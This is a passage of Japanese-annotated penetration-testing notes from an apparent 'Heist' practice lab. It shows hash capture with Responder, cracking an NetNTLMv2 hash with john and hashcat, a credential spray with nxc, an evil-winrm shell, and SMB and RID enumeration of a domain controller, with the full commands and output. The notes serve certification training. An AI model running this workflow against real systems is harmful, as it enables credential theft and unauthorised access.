    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-9G0UZDYBX0G]
    Responder Domain Name      [0O4K.LOCAL]
    Responder DCE-RPC Port     [49416]

[+] Listening for events...

[HTTP] Sending NTLM authentication request to 192.168.121.165
[HTTP] GET request from: ::ffff:192.168.121.165  URL: /
[HTTP] NTLMv2 Client   : 192.168.121.165
[HTTP] NTLMv2 Username : HEIST\enox
[HTTP] NTLMv2 Hash     : enox::HEIST:834042296b03583e:32575B18D4D68E6024DB6A73CDEDE4DA:0101000000000000581B3FC6625BDD01B75AEBBCDAD6E79F000000000200080030004F0034004B0001001E00570049004E002D0039004700300055005A004400590042005800300047000400140030004F0034004B002E004C004F00430041004C0003003400570049004E002D0039004700300055005A004400590042005800300047002E0030004F0034004B002E004C004F00430041004C000500140030004F0034004B002E004C004F00430041004C00080030003000000000000000000000000030000098BF0D68BEA36AC69F27F02B4B5580B35A970EAA12F2C2D466BA29E944A8C58C0A001000000000000000000000000000000000000900260048005400540050002F003100390032002E003100360038002E00340035002E003200330036000000000000000000
どうやって
enox::HEIST:e50e3d1a55c56f42:811B6A39188C0C3F41913443476EB00F:01010000000000008F524A7D9D5ADD0115C89AC64F9B2BBA000000000200080041004D004600330001001E00570049004E002D0038003600470046004D0044004D0037004F0047004D000400140041004D00460033002E004C004F00430041004C0003003400570049004E002D0038003600470046004D0044004D0037004F0047004D002E0041004D00460033002E004C004F00430041004C000500140041004D00460033002E004C004F00430041004C00080030003000000000000000000000000030000098BF0D68BEA36AC69F27F02B4B5580B35A970EAA12F2C2D466BA29E944A8C58C0A001000000000000000000000000000000000000900260048005400540050002F003100390032002E003100360038002E00340035002E003200330036000000000000000000
が
hashcatの5600って調べるの?
hashcatで以下が連発、hashを解析できない
* Device #1: Not enough allocatable device memory or free host memory for mapping.
対処:johnを使う
john --format=netntlmv2 enox.hash --wordlist=/usr/share/wordlists/rockyou.txt
john --show --format=netntlmv2 enox.hash
john --show enox.hash
hashcat基本の型
Responderで取れた enox::HEIST:... → NetNTLMv2 → hashcat -m 5600 / john --format=netntlmv2
$krb5tgs$23$... → Kerberoast TGS → hashcat -m 13100
$krb5asrep$23$... → AS-REP Roast → hashcat -m 18200
32文字hexのみ → NTLM or MD5 → NTLMなら hashcat -m 1000 / MD5なら hashcat -m 0
5f4dcc3b5aa765d61d8327deb882cf99 → MD5 → hashcat -m 0
8846f7eaee8fb117ad06bdd830b7586c → NTLM → hashcat -m 1000
40文字hexのみ → SHA1 → hashcat -m 100
64文字hexのみ → SHA256 → hashcat -m 1400
$1$... → md5crypt → hashcat -m 500
$6$... → sha512crypt → hashcat -m 1800
$2a$ / $2y$ / $2b$... → bcrypt → hashcat -m 3200
KeePass .kdbx から抽出した形式 → KeePass → hashcat -m 13400
判定方法
hashid -m 'enox::HEIST:eb84917124fad25c:AD05DF080943412567EBF8C8612727A7:0101000000000000...'
hashid -m enox.hash
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ cat enox.hash
enox::HEIST:eb84917124fad25c:AD05DF080943412567EBF8C8612727A7:01010000000000000A94E0309E5ADD01D32032B43628F38D000000000200080041004D004600330001001E00570049004E002D0038003600470046004D0044004D0037004F0047004D000400140041004D00460033002E004C004F00430041004C0003003400570049004E002D0038003600470046004D0044004D0037004F0047004D002E0041004D00460033002E004C004F00430041004C000500140041004D00460033002E004C004F00430041004C00080030003000000000000000000000000030000098BF0D68BEA36AC69F27F02B4B5580B35A970EAA12F2C2D466BA29E944A8C58C0A001000000000000000000000000000000000000900260048005400540050002F003100390032002E003100360038002E00340035002E003200330036000000000000000000

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ hashcat -m 5600 enox.hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #01: cpu--0x000, 1467/2935 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

* Device #1: Not enough allocatable device memory or free host memory for mapping.

Started: Tue Oct 13 08:11:30 2026
Stopped: Tue Oct 13 08:11:31 2026

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ hashid -m enox.hash
--File 'enox.hash'--
Analyzing 'enox::HEIST:eb84917124fad25c:AD05DF080943412567EBF8C8612727A7:01010000000000000A94E0309E5ADD01D32032B43628F38D000000000200080041004D004600330001001E00570049004E002D0038003600470046004D0044004D0037004F0047004D000400140041004D00460033002E004C004F00430041004C0003003400570049004E002D0038003600470046004D0044004D0037004F0047004D002E0041004D00460033002E004C004F00430041004C000500140041004D00460033002E004C004F00430041004C00080030003000000000000000000000000030000098BF0D68BEA36AC69F27F02B4B5580B35A970EAA12F2C2D466BA29E944A8C58C0A001000000000000000000000000000000000000900260048005400540050002F003100390032002E003100360038002E00340035002E003200330036000000000000000000'
[+] NetNTLMv2 [Hashcat Mode: 5600]
--End of file 'enox.hash'--
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ john --format=netntlmv2 enox.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
california       (enox)
1g 0:00:00:00 DONE (2026-10-13 20:08) 33.33g/s 546133p/s 546133c/s 546133C/s 123456..cocoliso
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
No password hashes left to crack (see FAQ)

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
enox
california
hashcat -m 5600 enox.hash /usr/share/wordlists/rockyou.txt
hashcat -m 5600 enox.hash /usr/share/wordlists/rockyou.txt --show
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ hashcat -m 5600 enox.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu--0x000, 1435/2935 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

ENOX::HEIST:42192a4ffd036cfe:41a99e466119c9eccef008072f2bc9c9:01010000000000008ddcd7c7520ddd013c0f1a90b977855a0000000002000800480035004700310001001e00570049004e002d00490043004500470036004d004e0034004b00410046000400140048003500470031002e004c004f00430041004c0003003400570049004e002d00490043004500470036004d004e0034004b00410046002e0048003500470031002e004c004f00430041004c000500140048003500470031002e004c004f00430041004c00080030003000000000000000000000000030000098bf0d68bea36ac69f27f02b4b5580b35a970eaa12f2c2d466ba29e944a8c58c0a001000000000000000000000000000000000000900260048005400540050002f003100390032002e003100360038002e00340035002e003100380037000000000000000000:california

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: ENOX::HEIST:42192a4ffd036cfe:41a99e466119c9eccef008...000000
Time.Started.....: Mon Jul  6 23:28:38 2026 (0 secs)
Time.Estimated...: Mon Jul  6 23:28:38 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   856.3 kH/s (0.30ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1024/14344385 (0.01%)
Rejected.........: 0/1024 (0.00%)
Restore.Point....: 512/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: hockey -> bethany
Hardware.Mon.#1..: Util: 62%

Started: Mon Jul  6 23:28:37 2026
Stopped: Mon Jul  6 23:28:40 2026

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
enox
california
for p in smb rdp winrm; do nxc $p 192.168.121.165 -u enox -p 'california' --continue-on-success; done
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ for p in smb rdp winrm; do nxc $p 192.168.121.165 -u enox -p 'california' --continue-on-success; done
SMB         192.168.121.165 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB         192.168.121.165 445    DC01             [+] heist.offsec\enox:california
RDP         192.168.121.165 3389   DC01             [*] Windows 10 or Windows Server 2016 Build 17763 (name:DC01) (domain:heist.offsec) (nla:False)
RDP         192.168.121.165 3389   DC01             [+] heist.offsec\enox:california
WINRM       192.168.121.165 5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:heist.offsec)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.121.165 5985   DC01             [+] heist.offsec\enox:california (Pwn3d!)

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
winrmでログイン
flag検索
cmd /c "dir C:\Users\local.txt /s /b"
cmd /c "dir C:\local.txt /s /b"
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ evil-winrm -i 192.168.121.165 -u enox -p california

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\enox\Documents>
*Evil-WinRM* PS C:\Users\enox\Documents> ipconfig ; hostname ; whoami ; type C:\Users\enox\Desktop\local.txt

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7d63:bfe3:fac1:bc17%7
   IPv4 Address. . . . . . . . . . . : 192.168.121.165
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.121.254
DC01
heist\enox
895cf374451ad9d7ca4296008bcb5286
*Evil-WinRM* PS C:\Users\enox\Documents>
enox
california
rdpでログイン
xfreerdp /v:<TARGET_IP> /d:<NETBIOS_DOMAIN> /u:<USER> /p:'<PASSWORD>' /cert:ignore /dynamic-resolution
rdesktop <TARGET_IP> -d <NETBIOS_DOMAIN> -u <USER> -p '<PASSWORD>'
xfreerdp /v:192.168.121.165 /d:heist /u:enox /p:'california' /cert:ignore /dynamic-resolution
xfreerdp /v:192.168.121.165 /d:heist /u:enox /p:'california' /cert:ignore /dynamic-resolution /sec:tls
⇒/sec:tls
をつけたら接続できた。
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ xfreerdp /v:192.168.121.165 /d:heist /u:enox /p:'california' /cert:ignore /dynamic-resolution
[20:26:05:155] [792543:000c17df] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[20:26:05:155] [792543:000c17df] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list
[20:26:05:155] [792543:000c17df] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
[20:26:05:155] [792543:000c17df] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /args-from: pipe in arguments from stdin, file or file descriptor
[20:26:05:155] [792543:000c17df] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /from-stdin pass the credential via stdin
[20:26:05:155] [792543:000c17df] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[20:26:05:194] [792543:000c17e1] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x08 -> no RDP scancode found
[20:26:05:194] [792543:000c17e1] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x5d -> no RDP scancode found
[20:26:05:199] [792543:000c17e1] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init_neon_int]: TODO: Implement neon optimized version of this function
[20:26:05:592] [792543:000c17e1] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Certificate not checked, /cert:ignore in use.
[20:26:05:593] [792543:000c17e1] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] This prevents MITM attacks from being detected!
[20:26:05:593] [792543:000c17e1] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Avoid using this unless in a secure LAN (=no internet) environment
[20:26:05:673] [792543:000c17e1] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Cannot find KDC for realm "HEIST" [-1765328230])
[20:26:05:744] [792543:000c17e1] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Cannot find KDC for realm "HEIST" [-1765328230])
[20:26:06:005] [792543:000c17e1] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned a system error 104: Connection reset by peer
[20:26:06:005] [792543:000c17e1] [ERROR][com.freerdp.core] - [transport_read_layer]: ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x0002000D]
[20:26:06:007] [792543:000c17e1] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init_neon_int]: TODO: Implement neon optimized version of this function
[20:26:06:358] [792543:000c17e1] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Certificate not checked, /cert:ignore in use.
[20:26:06:358] [792543:000c17e1] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] This prevents MITM attacks from being detected!
[20:26:06:358] [792543:000c17e1] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Avoid using this unless in a secure LAN (=no internet) environment
[20:26:06:433] [792543:000c17e1] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Cannot find KDC for realm "HEIST" [-1765328230])
[20:26:06:504] [792543:000c17e1] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Cannot find KDC for realm "HEIST" [-1765328230])
[20:26:06:763] [792543:000c17e1] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned a system error 104: Connection reset by peer
[20:26:06:764] [792543:000c17e1] [ERROR][com.freerdp.core] - [transport_read_layer]: ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x0002000D]
[20:26:06:764] [792543:000c17e1] [ERROR][com.freerdp.core] - [freerdp_connect]: freerdp_post_connect failed

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ xfreerdp /v:192.168.121.165 /d:heist /u:enox /p:'california' /cert:ignore /dynamic-resolution /sec:tls
[20:26:22:885] [792688:000c1870] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[20:26:22:885] [792688:000c1870] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list
[20:26:22:885] [792688:000c1870] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
[20:26:22:885] [792688:000c1870] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /args-from: pipe in arguments from stdin, file or file descriptor
[20:26:22:885] [792688:000c1870] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /from-stdin pass the credential via stdin
[20:26:22:885] [792688:000c1870] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[20:26:22:895] [792688:000c1872] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x08 -> no RDP scancode found
[20:26:22:895] [792688:000c1872] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x5d -> no RDP scancode found
[20:26:22:936] [792688:000c1872] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init_neon_int]: TODO: Implement neon optimized version of this function
[20:26:23:314] [792688:000c1872] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Certificate not checked, /cert:ignore in use.
[20:26:23:314] [792688:000c1872] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] This prevents MITM attacks from being detected!
[20:26:23:314] [792688:000c1872] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Avoid using this unless in a secure LAN (=no internet) environment
[20:26:24:372] [792688:000c1872] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Local framebuffer format  PIXEL_FORMAT_BGRX32
[20:26:24:372] [792688:000c1872] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Remote framebuffer format PIXEL_FORMAT_BGRA32
[20:26:24:432] [792688:000c1872] [INFO][com.freerdp.channels.rdpsnd.client] - [rdpsnd_load_device_plugin]: [static] Loaded fake backend for rdpsnd
[20:26:24:432] [792688:000c1872] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel ainput
[20:26:24:432] [792688:000c1872] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel rdpgfx
[20:26:24:432] [792688:000c1872] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel disp
[20:26:24:432] [792688:000c1872] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel rdpsnd
[20:26:24:434] [792688:000c188d] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init_neon_int]: TODO: Implement neon optimized version of this function
[20:26:24:435] [792688:000c188d] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init_neon_int]: TODO: Implement neon optimized version of this function
[20:26:24:706] [792688:000c188d] [INFO][com.freerdp.channels.rdpsnd.client] - [rdpsnd_load_device_plugin]: [dynamic] Loaded fake backend for rdpsnd
^C[20:26:26:276] [792688:000c1870] [ERROR][com.freerdp.utils.signal] - [term_handler]: Caught signal 'Interrupt' [2]
[20:26:26:276] [792688:000c1870] [INFO][com.freerdp.core] - [sig_abort_connect]: Signal Interrupt [2], terminating session 0xaaaae30f3590
[20:26:26:276] [792688:000c1870] [ERROR][com.freerdp.core] - [freerdp_abort_connect_context]: ERRCONNECT_CONNECT_CANCELLED [0x0002000B]
[20:26:26:276] [792688:000c1872] [INFO][com.freerdp.client.common] - [client_auto_reconnect_ex]: Network disconnect!
[20:26:26:276] [792688:000c1870] [INFO][com.freerdp.client.common.cliprdr.file] - [fuse_abort]: signal Interrupt [2] aborting session
fuse: writing device: Bad file descriptor

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
⇒rdpでは、ログインできない。
enoxはリモデのグループではない
*Evil-WinRM* PS C:\Users\enox\Documents> net user enox
User name                    enox
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/31/2021 6:09:05 AM
Password expires             Never
Password changeable          9/1/2021 6:09:05 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/13/2026 4:26:24 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Web Admins           *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\enox\Documents>
smbでアクセス
*Evil-WinRM* PS C:\Users\enox\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            enox                     Guest
krbtgt
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\enox\Documents>
ユーザは以下
Administrator
enox
nxc smb 192.168.121.165 -d heist.offsec -u enox -p 'california' --shares
smbmap -H 192.168.121.165 -u enox -p 'california' -d heist.offsec
nxc smb 192.168.121.165 -d heist.offsec -u enox -p 'california' --users
nxc smb 192.168.121.165 -d heist.offsec -u enox -p 'california' --local-groups Administrators
nxc smb 192.168.121.165 -d heist.offsec -u enox -p 'california' --rid-brute 5000
nxc smb 192.168.121.165 -d heist.offsec -u enox -p 'california' --pass-pol
nxc smb 192.168.121.165 -d heist.offsec -u enox -p 'california' --loggedon-users
smbclient //192.168.121.165/IPC$ -U 'heist/enox%california'
smbclient //192.168.121.165/NETLOGON -U 'heist/enox%california'
smbclient //192.168.121.165/SYSVOL -U 'heist/enox%california'
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -d heist.offsec -u enox -p 'california' --shares
SMB         192.168.121.165 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB         192.168.121.165 445    DC01             [+] heist.offsec\enox:california
SMB         192.168.121.165 445    DC01             [*] Enumerated shares
SMB         192.168.121.165 445    DC01             Share           Permissions     Remark
SMB         192.168.121.165 445    DC01             -----           -----------     ------
SMB         192.168.121.165 445    DC01             ADMIN$                          Remote Admin
SMB         192.168.121.165 445    DC01             C$                              Default share
SMB         192.168.121.165 445    DC01             IPC$            READ            Remote IPC
SMB         192.168.121.165 445    DC01             NETLOGON        READ            Logon server share
SMB         192.168.121.165 445    DC01             SYSVOL          READ            Logon server share

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ smbmap -H 192.168.121.165 -u enox -p 'california' -d heist.offsec

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 192.168.121.165:445 Name: dc01.heist.offsec     Status: Authenticated
    Disk                                                    Permissions Comment
    ----                                                    ----------- -------
    ADMIN$                                              NO ACCESS   Remote Admin
    C$                                                  NO ACCESS   Default share
    IPC$                                                READ ONLY   Remote IPC
    NETLOGON                                            READ ONLY   Logon server share
    SYSVOL                                              READ ONLY   Logon server share
[*] Closed 1 connections

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -d heist.offsec -u enox -p 'california' --users
SMB         192.168.121.165 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB         192.168.121.165 445    DC01             [+] heist.offsec\enox:california
SMB         192.168.121.165 445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         192.168.121.165 445    DC01             Administrator                 2021-09-14 14:22:50 0       Built-in account for administering the computer/domain
SMB         192.168.121.165 445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         192.168.121.165 445    DC01             krbtgt                        2021-07-20 11:02:20 0       Key Distribution Center Service Account
SMB         192.168.121.165 445    DC01             enox                          2021-08-31 13:09:05 0
SMB         192.168.121.165 445    DC01             [*] Enumerated 4 local users: HEIST

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -d heist.offsec -u enox -p 'california' --local-groups Administrators
SMB         192.168.121.165 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB         192.168.121.165 445    DC01             [+] heist.offsec\enox:california
SMB         192.168.121.165 445    DC01             [*] Enumerating with SAMRPC protocol
SMB         192.168.121.165 445    DC01             [*] Querying group: Administrators
SMB         192.168.121.165 445    DC01             [+] Enumerated users of local groups: Administrators
SMB         192.168.121.165 445    DC01             S-1-5-21-537427935-490066102-1511301751-500 - Administrator
SMB         192.168.121.165 445    DC01             S-1-5-21-537427935-490066102-1511301751-512 - Domain Admins
SMB         192.168.121.165 445    DC01             S-1-5-21-537427935-490066102-1511301751-519 - Enterprise Admins

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -d heist.offsec -u enox -p 'california' --rid-brute 5000
SMB         192.168.121.165 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB         192.168.121.165 445    DC01             [+] heist.offsec\enox:california
SMB         192.168.121.165 445    DC01             498: HEIST\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         192.168.121.165 445    DC01             500: HEIST\Administrator (SidTypeUser)
SMB         192.168.121.165 445    DC01             501: HEIST\Guest (SidTypeUser)
SMB         192.168.121.165 445    DC01             502: HEIST\krbtgt (SidTypeUser)
SMB         192.168.121.165 445    DC01             512: HEIST\Domain Admins (SidTypeGroup)
SMB         192.168.121.165 445    DC01             513: HEIST\Domain Users (SidTypeGroup)
SMB         192.168.121.165 445    DC01             514: HEIST\Domain Guests (SidTypeGroup)
SMB         192.168.121.165 445    DC01             515: HEIST\Domain Computers (SidTypeGroup)
SMB         192.168.121.165 445    DC01             516: HEIST\Domain Controllers (SidTypeGroup)
SMB         192.168.121.165 445    DC01             517: HEIST\Cert Publishers (SidTypeAlias)
SMB         192.168.121.165 445    DC01             518: HEIST\Schema Admins (SidTypeGroup)
SMB         192.168.121.165 445    DC01             519: HEIST\Enterprise Admins (SidTypeGroup)
SMB         192.168.121.165 445    DC01             520: HEIST\Group Policy Creator Owners (SidTypeGroup)
SMB         192.168.121.165 445    DC01             521: HEIST\Read-only Domain Controllers (SidTypeGroup)
SMB         192.168.121.165 445    DC01             522: HEIST\Cloneable Domain Controllers (SidTypeGroup)
SMB         192.168.121.165 445    DC01             525: HEIST\Protected Users (SidTypeGroup)
SMB         192.168.121.165 445    DC01             526: HEIST\Key Admins (SidTypeGroup)
SMB         192.168.121.165 445    DC01             527: HEIST\Enterprise Key Admins (SidTypeGroup)
SMB         192.168.121.165 445    DC01             553: HEIST\RAS and IAS Servers (SidTypeAlias)
SMB         192.168.121.165 445    DC01             571: HEIST\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         192.168.121.165 445    DC01             572: HEIST\Denied RODC Password Replication Group (SidTypeAlias)
SMB         192.168.121.165 445    DC01             1000: HEIST\DC01$ (SidTypeUser)
SMB         192.168.121.165 445    DC01             1101: HEIST\DnsAdmins (SidTypeAlias)
SMB         192.168.121.165 445    DC01             1102: HEIST\DnsUpdateProxy (SidTypeGroup)
SMB         192.168.121.165 445    DC01             1103: HEIST\enox (SidTypeUser)
SMB         192.168.121.165 445    DC01             1104: HEIST\Web Admins (SidTypeGroup)
SMB         192.168.121.165 445    DC01             1105: HEIST\svc_apache$ (SidTypeUser)

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -d heist.offsec -u enox -p 'california' --pass-pol
SMB         192.168.121.165 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB         192.168.121.165 445    DC01             [+] heist.offsec\enox:california
SMB         192.168.121.165 445    DC01             [+] Dumping password info for domain: HEIST
SMB         192.168.121.165 445    DC01             Minimum password length: 7
SMB         192.168.121.165 445    DC01             Password history length: 24
SMB         192.168.121.165 445    DC01             Maximum password age: 41 days 23 hours 53 minutes
